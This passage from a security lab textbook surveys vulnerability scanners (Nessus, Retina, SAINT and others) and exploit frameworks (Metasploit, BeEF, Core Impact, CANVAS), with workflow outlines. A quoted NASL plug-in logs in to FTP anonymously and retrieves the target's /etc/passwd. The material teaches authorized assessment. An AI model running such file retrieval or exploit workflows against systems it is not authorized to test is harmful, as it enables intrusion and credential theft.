Application assessment tools provide testing against completed applications or components rather than the source code. They scan applications for vulnerabilities that occur at runtime and test such issues as user input. Application assessment tools are not just useful for security testing either, but can push the limits of user input testing by performing automated bounds-testing as well. AppDetectivePRO is an example of one of these programs. AppDetectivePRO can scan, locate, examine, report, and fix security holes and misconfigurations in database applications. N-Stalker is an example of a dedicated web application security scanner. You will get a chance to see how this program works in the lab section of this chapter.

System Assessment Tools

The vulnerability assessment tools in this final category are designed for the system level. These programs are intended for probing systems and their components rather than individual applications. They can be run against a single address or a range of addresses and can also test the effectiveness of layered security measures, such as a system running behind a firewall. Nessus is an example of a well-known system and network assessment tool.

The primary advantage of system-level assessment tools is that they can probe an entire local or remote system or network for a variety of vulnerabilities. If you need to test a large number of installations, remote system-level scanners can prove much more efficient than auditing the configuration of each machine individually.

System assessment tools do have their disadvantages, however. For example, if it is not possible to audit the source code. In addition, scanning results have to rely on the responses of a service to a finite number of probes, meaning that all possible inputs cannot be reasonably tested. If the services in the production environment of your organization are unexpectedly coming online or going offline, you might run a system-level assessment tool to see whether the cause of the problem can be detected. As another example, if the target system has been patched or experienced other recent upgrades, you may want to run a system-level tool, such as Nessus, to double-check everything.

A search of the Internet will reveal hundreds of system assessment tools. Some of the better-known ones are shown here:

- **Retina**—This is a commercial network security scanner for Windows. It scans IP networks to detect which machines are running. It can determine the host operating system, which applications are running, which patches are installed, whether any security patches are missing, and more.
- **IBM Internet Scanner**—This is an application-level vulnerability assessment tool. Internet Scanner can identify all types of networked devices on your network, including desktops, servers, routers and switches, firewalls, security devices, and application routers.
- **Microsoft Baseline Security Analyzer (MBSA)**—This is built on the Windows Update Agent and Microsoft Update infrastructure. It ensures consistency with other Microsoft products and, on average, scans more than three million computers each week.
- **NetRecon**—This commercial scanner, produced by Symantec, provides vulnerability scanning and identification. It can learn about the network as it is scanning. As an example, if it finds and cracks a password on one system, it tries the same password on others. The application has a graphical user interface (GUI), and its deployment platform is a Windows computer.
- **QualysGuard**—This is a web-based vulnerability scanner. Users can securely access QualysGuard through an easy-to-use web interface. It features more than 5,000 vulnerability checks as well as an inference-based scanning engine.
- **Security Auditor's Research Assistant (SARA)**—This freeware application features a command-line interface and web-based GUI. Instead of inventing a new module for every conceivable action, SARA is adapted to interface with other open-source products. It is considered a gentle scanner, which means that the scan does not present a risk to the operating network infrastructure. It is compliant with the SANS Top 20, supports CVE references for identified vulnerabilities, and can be deployed on Unix, Linux, and Mac OS X.
- **Security Administrator's Integrated Network Tool (SAINT)**—This is a commercial vulnerability assessment tool that provides vulnerability scanning and identification that are highly regarded in the industry. It has a web-based interface, and the deployment platforms are Linux and Unix. It is certified CVE compliant and enables you to prioritize and rank vulnerabilities so that you can determine which of the most critical security issues should be tackled first.

One question that typically arises when determining which tool to use is what the attributes of a good system assessment tool are; this is the topic of the next section.

Attributes of a Good System Assessment Tool

There are a lot of tools to choose from when you are building your own security lab. Some are open source or free, whereas others require payment or subscription fees. Regardless of which tool you choose, you must look for some specific features that can help you in the decision-making process.

One of the first things you need to consider is the type of impact the tool has on the network. If you have previously used these tools, you will most likely remember that testing was done during off-hours or on the weekend because of the amount of traffic the tool generated. You can compare these vulnerability assessment tools to rifles. Some assessment tools are like a single shot from a sniper's silenced rifle, whereas others are like multiple blasts from a shotgun. A good scanning tool will be a lot like the sniper's rifle because it will have an exacting and not use excessive amounts of network bandwidth.

Another consideration is how the tool affects the systems being scanned. As an example, Nessus has what are referred to as dangerous plug-ins. Some systems do not respond well to certain types of scans. If scans are going to cause a system to halt, freeze, crash, or reboot, you need to know this well in advance to avoid any self-generated disasters.

Another item worth considering is what or how many types of vulnerabilities the software will detect. This can be a difficult attribute to accurately measure because different vendors measure the numbers differently. One vendor may claim that their software can scan for 5,000 vulnerabilities, while another may claim that theirs can scan for 7,000 vulnerabilities. Is the second vendor's product really any better? Well, that depends on how they are measuring the numbers. Consider one, Common Vulnerabilities and Exposures (CVE-2011-1966). This particular Microsoft vulnerability affects DNS, CVE lists more than ten different Microsoft products or versions that are affected. So was this counted as one vulnerability or as ten? That may depend on how the vendor has decided to market its product.

You also want to consider how the software examines each system. Some software tools do not authenticate before performing various checks. This is good in the sense that the tool is looking at the system in much the same way an attacker would, but a good assessment tool will also perform checks while being authenticated. Remember that it is not just the outsider who is a threat but also insiders. For an assessment to do a thorough job of testing, an authenticated connection is required. This allows the tool to check system settings, file variables, and other settings that cannot be verified with authentication.

Finally, there is the issue of reporting. After a scan is finished and the software has compiled its findings, you need to create a report. After all, this is why you ran the assessment tool: so that you can analyze and report your findings. To that end, the software you choose should provide a report that is easy to

prepare and contains all the pertinent information. Many products will list the vulnerability as high, medium, or low and have the corresponding CVE number. Others even point to possible fixes or may offer a way to perform tracking. The following section focuses on one specific tool, Nessus.

Nessus

Nessus is an open source, comprehensive, cross-platform vulnerability scanner with command-line and graphical user interfaces. It is one of the most popular vulnerability assessment tools currently in use. While you can still download a copy of Nessus from `www.tenablesecurity.com`, the update process changed several years ago. Tenable Network Security has structured the program so that real-time plug-in updates require a fee. The idea is that those who pay a fee will receive real-time plug-in updates, whereas those who register will receive updates that are a week old. There is also still a feed that is available to the public. This option makes plug-ins available that have been written by the general public.

The concept of Nessus was first developed in the late 1990s by Renaud Deraison. Nessus was conceived as an open source program that would allow fast updates by community members who could develop their own plug-ins for their use or that of the community. Nessus is a must-have tool for anyone building a network security lab. Just consider the other commercial offerings that use Nessus as a component of their product: IBM, VeriSign, Counterpane Internet Security, Symantec, and ScannerX are just a few of them. Other developers currently use or have used Nessus as a component of a commercial product they offer.

Nessus is a powerful, flexible security-scanning and auditing tool that takes a basic "nothing for granted" approach. For example, an open port does not necessarily mean that a service is active. Nessus tells you what is wrong and provides suggestions for fixing a given problem. Take a look at the basic components of Nessus:

- The Nessus client/server model
- The Nessus plug-ins
- The Nessus Knowledge Base

The Nessus client/server model offers a distributed means of performing vulnerability scans. As an example, suppose that you are building your security lab and your goal is to offer security consulting services. After signing your first contract, you show up at the client's site with your trusty laptop. After obtaining permission to scan the target range, you fire up your nondistributed scan. Because all tests are being performed from your laptop, there is not much else you can do for the next two to three hours except wait, because the scan will most likely use up all the laptop's resources. Now, replay that same situation but with a slight modification. You again make an on-site visit to your client's

location, but this time you have the Nessus client loaded on your laptop. You arrive at the worksite and are given permission to scan. You use your laptop as the Nessus client to connect to the Nessus server back at your home office. Once you connect to the Nessus server, you begin an external scan and then detach your laptop. Figure 7-1 shows an example of this.




Figure 7-1: The Nessus client/server model makes scan data available.

Now you can continue your on-site duties and possibly review some documentation, observe system demonstrations, and even interview key personnel. While all these activities are taking place, the scan continues to move forward, and when you return to your home office later that night, the report is waiting for your review. Another advantage of this approach is scalability. A customized server with plenty of processing power and memory is going to be much better equipped to handle the scan than a laptop, and the results should be available much sooner. This is the power of the client/server model.

One thing that you need to consider when working with a client/server model is encryption. Encryption should almost always be used. When using encryption, you can choose from Transport Layer Security (TLS) or Secure Sockets Layer (SSL). The only exception would probably be when the client and server are on the same system. This would mean that the Nessus server is listening on 127.0.0.1. In the previous example where the Nessus server was outside the network, you would want to be sure to use encryption. The last thing you want to do is provide an attacker with access to unencrypted Nessus traffic, which

could be potentially sniffed and analyzed. There is no reason to cut short your security career when it is only beginning.

While on the subject of encryption, another consideration is authentication. Make sure that access to the Nessus server is controlled and only accessible by approved personnel. Nessus supports certificate-based authentication. This gives the administrator the ability to integrate Nessus into the organization's current Public Key Infrastructure (PKI).

Nessus plug-ins are another key component of the Nessus design. Plug-ins enable users to create their own signatures for vulnerability checks. These plug-ins are created with Nessus Attack Scripting Language (NASL). According to the creator of NASL, Renaud Deraison, "NASL is designed to allow anyone to write a test for a given security hole in a few minutes, to allow people to share their tests without having to worry about their operating system, and to guarantee everyone that a NASL script can not do anything nasty except perform a given security test against a given target." NASL is designed in such a way that it is similar to C, but the sandbox design prevents the plug-ins from doing anything malicious. Here is an example of NASL, as described in the *Nessus Attack Scripting Language Reference Guide* at `www.virtualblueness.net/nasl.html`:

```
#
# WWW
#
if(is_cgi_installed("/robots.txt")){
    display("The file /robots.txt is present\n");
    }
if(is_cgi_installed("php.cgi")){
    display("The CGI php.cgi is installed in /cgi-bin\n");
    }
if( !is_cgi_installed("/php.cgi")){
    display("There is no 'php.cgi' in the remote web root\n");
    }

#
# FTP
#
  # open a connection to the remote host
soc = open_sock_tcp(21);
 # Log in as the anonymous user
if(ftp_log_in(socket:soc, user: "ftp", pass: "joe @"))
{
  # Get a passive port
 port = ftp_get_pasv_port(socket:soc);
 if(port)
 {
  soc2 = open_sock_tcp(port);
  data = string("RETR /etc/passwd\r\n");
  send(socket:soc, data:data);
```

```
    password_file = recv(socket:soc2, length:10000);
    display(password_file);
    close(soc2);
   }
  close(soc);
 }
```

NASL shares information through the Nessus Knowledge Base. The Knowledge Base allows developers of current and future plug-ins to leverage the information gained from previous plug-ins. Consider, for example, that an existing plug-in has the ability to execute and find Microsoft IIS running on a targeted host. The plug-in then sets the Knowledge Base variable to IIS 5.0 with Internet Printing Protocol (IPP) running. If someone writes a new plug-in, it can take the previous information as a variable and potentially check to see whether IPP has any vulnerabilities. You can find out more about the Nessus Knowledge Base at `www.edgeos.com/nessuskb`. Figure 7-2 shows an example of the search page found on the Edgeos site.




Figure 7-2: The Nessus Knowledge Base provides developer information.

Nessus supports many types of plug-ins. These range from harmless to those that can bring down a server.

Now that you have an overview of Nessus, you can turn your attention to how Nessus works by performing a step-by-step review. Here are the basic steps:

1. Inventory network devices.
2. Identify targets.
3. Create a plug-in policy.
4. Launch a scan.
5. Analyze the reports.
6. Remediate and repair.

The first step requires that you complete an inventory of network devices. As crazy as it seems, you cannot adequately search for vulnerabilities until you have a list of all network devices. Chapter 3 discusses some of the ways in which a live system can be found logically, including ping sweeps and port scans.

Most networks are rather large, so instead of trying to scan an entire network, you can classify the hosts into groups and scan each group. Just from the data standpoint, this will make the job easier because you will have such a massive amount of data to review. Before scanning, make sure that you have identified the proper range and that you have permission to scan. Figure 7-3 shows an example of target selection.




Figure 7-3: Nessus lets you select which target to scan.

The next step is to create a plug-in policy. The plug-in policy is where you define what types of scans you will perform. Examples of plug-in options are shown in Figure 7-4. Plug-ins can be either benign or dangerous. Dangerous plug-ins can crash a computer. That is something that you need to consider before you start the scan.




Figure 7-4: The Nessus Plugins tab lets you scan for plug-ins.

Launching a scan is the next step. This actually involves nothing more than clicking Start. In a real network, it is never that easy because there are many items to consider. One such consideration is the Nessus Knowledge Base, which is shown in Figure 7-5.

Analyzing the report is the next step, and this is another situation where Nessus does a good job of putting all the needed information in one place. What you should remember is that no assessment tool is perfect, so you need to verify your findings. The standardized report is easy to customize. Figure 7-6 shows an example of a report.

The last (and what some may feel to be the most difficult) step is to remediate and repair. Most vulnerability assessment tools like Nessus offer remediation advice, and although the tools discussed in this book have proven to be accurate, your results may vary. Therefore, you should carefully research all remediation plans before taking any action. You will also want to have a clearinghouse of vulnerabilities discovered. Set times for remediation and assign individuals to tasks where accountability can be maintained.




Figure 7-5: The Nessus Knowledge Base provides information about known vulnerabilities.




Figure 7-6: The Nessus report can be customized.

Although this part of the chapter has focused on Nessus, there are literally hundreds of vulnerability assessment tools on the market. A simple Google search of this term will return pages of results. To make some sense of all these results, the following section offers a discussion of some of the better-known vulnerability assessment tools. For a complete list of the top vulnerability assessment and other security tools, check out `http://sectools.org/`.

IN THE LAB

The risk to vulnerable applications is real. Even with controls such as firewalls in place, vulnerable applications can be attacked. The attack may come from an e-mail attachment or from a malicious insider. The best way to mitigate this risk is by identifying and then patching or removing vulnerable applications. In the lab, you can use AppDetective to scan databases for weaknesses misconfigurations, and vulnerabilities. You can download an evaluation copy of AppDetective from `https://www.trustwave.com/Products/Database-Security/AppDetectivePRO/`. After downloading and installing AppDetective, you can run the program in one of two modes, audit and pen test. Audit mode is powerful in that you can log in to the database and allow the program to do a deep inspection, looking for many different types of security violations. Pen test mode enables you to examine the application from the outside, much like an attacker would. Both modes offer a detailed list that specifies the problems found and how to go about fixing them.

Automated Exploit Tools

This section looks at some advanced vulnerability assessment tools that can be used to automate the identification and exploitation of vulnerable services. I will first focus on Metasploit.

Metasploit

The year 2003 marked a change in vulnerability assessment tools. That was when Metasploit was first released. This was notable because Metasploit was the first open source tool of its kind. The best way to understand the full power of the tool is to download it. (It is available at `www.metasploit.com`.) Metasploit can be used for both authorized and unauthorized activities. It is similar in design to Immunity's CANVAS or Core Security's Core Impact Pro. Like many information security tools, Metasploit can be used to test the vulnerability of computer systems or to break into remote systems. According to the Metasploit website, "the Metasploit Framework is a development platform for creating security tools and exploits. The framework is used by network security professionals to perform penetration tests, system administrators to verify patch installations, product vendors to perform regression testing, and security researchers

worldwide." From this, you can see that Metasploit is an attack platform. It follows a basic approach:

1. Selecting the exploit module to be executed
2. Choosing the configuration options for the exploit
3. Selecting the payload and specifying the payload options to be entered
4. Launching the exploit and waiting for a response

Metasploit has three basic ways in which it can be controlled:

- **Armitage—**A simple point-and-click interface
- **The msfconsole—**A console-based interface
- **The msfcli—**A command-line interface

Armitage

The Armitage component of Metasploit, developed by Raphael Mudge, is a fully interactive graphical user interface. Armitage is open source software and is freely available. Through Armitage, a user scans and exploits, get exploit recommendations, and use the advanced features such as trying all possible exploits, a "Hail Mary" approach. An example of the Armitage interface is shown in Figure 7-7.




Figure 7-7: Armitage offers a GUI.

Metasploit Console

The second way to use Metasploit is via msfconsole. This is a powerful way to use Metasploit because it provides you with more granular control over the delivery of an exploit. Upon startup of the msfconsole, you have four command-line options:

- `-h`—Display the help screen.
- `-s`—Read and execute a command.
- `-d`—Display option information.
- `-q`—Do not display a start screen on startup.

The steps involved in executing an exploit with msfconsole are as follows:

1. Optionally list and set the default encoder and NOP generators.
2. Display the available exploit modules.
3. Select an exploit module.
4. Display and select the appropriate target platform.
5. Display and set the exploit options.
6. Display and set the advanced options.
7. Display and set the payload.
8. Optionally run the check functionality.
9. Launch the exploit.

I will briefly cover these steps, focusing on how they are somewhat different from those used in the Metasploit web interface mode.

Metasploit allows information to be passed between the framework engine and the exploit environment. The Metasploit framework is split into environments that include global and temporary variables. Some of these variables include general, encoder, and internal variables. The internal variables are shown here:

```
Metasploit Framework Environment Variables
==========================================
User-provided options are usually in UPPERCASE, with the exception of
advanced options, which are usually Mixed-Case.
Framework-level options are usually in Mixed-Case, internal variables
are usually _prefixed with an underscore.

Internal Variables
These variables should never be set by the user or used within a module.

_Exploits - Used to store a hash of loaded exploits
_Payloads - Used to store a hash of loaded payloads
_Nops - Used to store a hash of loaded nops
```

```
_Encoders - Used to store a hash of loaded encoders
_Exploit - Used to store currently selected exploit
_Payload - Used to store currently selected payload
_PayloadName - Name of currently selected payload
_BrowserSocket - Used by msfweb to track the socket back to the browser
_Console - Used to redefine the Console class between UIs
_PrintLineBuffer - Used internally in msfweb
_CacheDir - Used internally in msfweb
_IconDir - Used internally in msfweb
_Theme - Used internally in msfweb
_Defanged - Used internally in msfweb
_GhettoIPC - Used internally in msfweb
_SessionOD - Used internally in msfweb
```

You can first set and list the default encoder and NOP generators by using the `show encoders` command. You can then set the encoder of your choice with the `setg encoder` command. It is worth mentioning that NOP is short for *no operation* and tells the CPU to clock forward. The next step is to display the available exploit modules and select one for use. The msfconsole is unlike the web interface, as the exploits will not be listed by default. To display the list of exploits, you must use the `show exploits` command. Once you have chosen an exploit, there are again differences between the web interface and msfconsole, as msfconsole will provide much greater detail about the exploit.

When you select an exploit, the information is transferred from the temporary framework to the global environment. Next, you must display and select the appropriate target platform. This moves the interface from the main mode to the exploit mode. New commands become available as you display and set the exploit options; these include targets, payloads, and options. Depending on what choices you have made here, advanced options may become available. Again, you can select these variables with the `set` command. You can now display and select the payload. Payloads can be viewed with the `show payloads` command. After assigning the payload, you may have the option of running a functionality check. These checks are not perfect; they may return a certain number of false positives and false negatives. It is usually best to determine the vulnerability through other means such as those discussed earlier in the book. Finally, you can launch the exploit. If everything was configured correctly, the attack will be successful.

Metasploit Command-Line Interface

The big difference between the Metasploit console and the Metasploit command-line interface (msfcli) is that the msfcli does not have access to the underlying operating system. This means it is most useful when no interactivity is required or the msfcli is being run as a piece of a script for use with another program.

The steps involved in executing an exploit under the msfcli are as follows:

1. Pick a suitable exploit module.
2. Choose the appropriate target platform.
3. Select a payload from the available list.
4. Select an exploit and payload options.
5. Execute the exploit.

Updating Metasploit

Now that you have an overview of Metasploit, you may want to download the tool and try out some of its functionality. Just because it is an exploit tool does not mean that it will not need updates just like any other piece of software. The Metasploit website (`www.metasploit.com`) provides regular updates to the framework, including updates to the core program and to the included exploits. You can access the updates from the program's Start-menu msfupdate option or from the command line. From the framework's installed folder, enter the following:

```
./msfupdate -u -f
```

Figure 7-8 shows the update process.




Figure 7-8: The Metasploit payload offers update options.

BeEF

According to `http://beefproject.com`, the Browser Exploitation Framework Project is a penetration-testing project that was designed to function as a framework for launching attacks targeting a web browser. BeEF is modular in design and has numerous modules showing various browser vulnerabilities such as Inter-protocol Exploitation, Inter-protocol Communication, Browser Exploits, and Distributed Port Scanning. An example of the tool is shown in Figure 7-9.



Figure 7-9: The Browser Exploitation Framework Project log-in screen

Core Impact

This is by far the most advanced of the three tools discussed in this chapter. Core Impact is a mature point-and-click automated exploit and assessment tool. It is a complete package that steps you through the process, starting at scanning and continuing through the exploit and control phase. This tool is useful for everyone from the novice to the seasoned security professional. Core Impact uses a step-by-step approach to penetration testing, as follows:

1. Launch Core Impact and create a new workspace.
2. Gather information about target hosts.
3. Choose wizard mode or advanced mode. (Wizard mode offers a step-by-step guided-tour attack interface. Advanced mode offers the user the choice of specific options as they progress.)

As an example, in advanced mode you can attack hosts by means of exploit mode. Exploit mode allows you to browse files, set the victim's system as source, or even open a miniature command prompt on the victim's system. Advanced mode also allows you to take total control of the victim's system.

While exploiting and controlling a system, Core Impact enables the user to utilize something known as pivoting. Basically, *pivoting* allows a compromised machine to be used to compromise another machine. As an example, during exploitation, the user can set the targeted system as source. This means that, as that system is used to attack other vulnerable systems, the first compromised

system appears to be the source of the attack. Once all vulnerable systems have been identified, targeted, and exploited, Core Impact makes it easy to do cleanup and return the network to the condition it was in before launching the attack. Core Impact is an impressive tool, with the only downside being its cost. Depending on its configuration and allowed network scope, it can cost upward of $25,000. To learn more about the tool, check out their website, `www.coresecurity.com/products/coreimpact`.

CANVAS

CANVAS is a tool developed by Dave Aitel of Immunitysec.com. It was written in Python, so it is portable to Windows and Linux. It is a commercial tool that can provide a security professional with attack and penetration capabilities. Like Metasploit, it is not a complete all-in-one tool. It does not do an initial discovery, so you must add your targets manually. It is cleaner and more advanced than Metasploit, but it does require you to purchase a license. However, this purchase provides you with updates and support. Overall, this is a first-rate tool for someone with penetration and assessment experience.

Determining Which Tools to Use

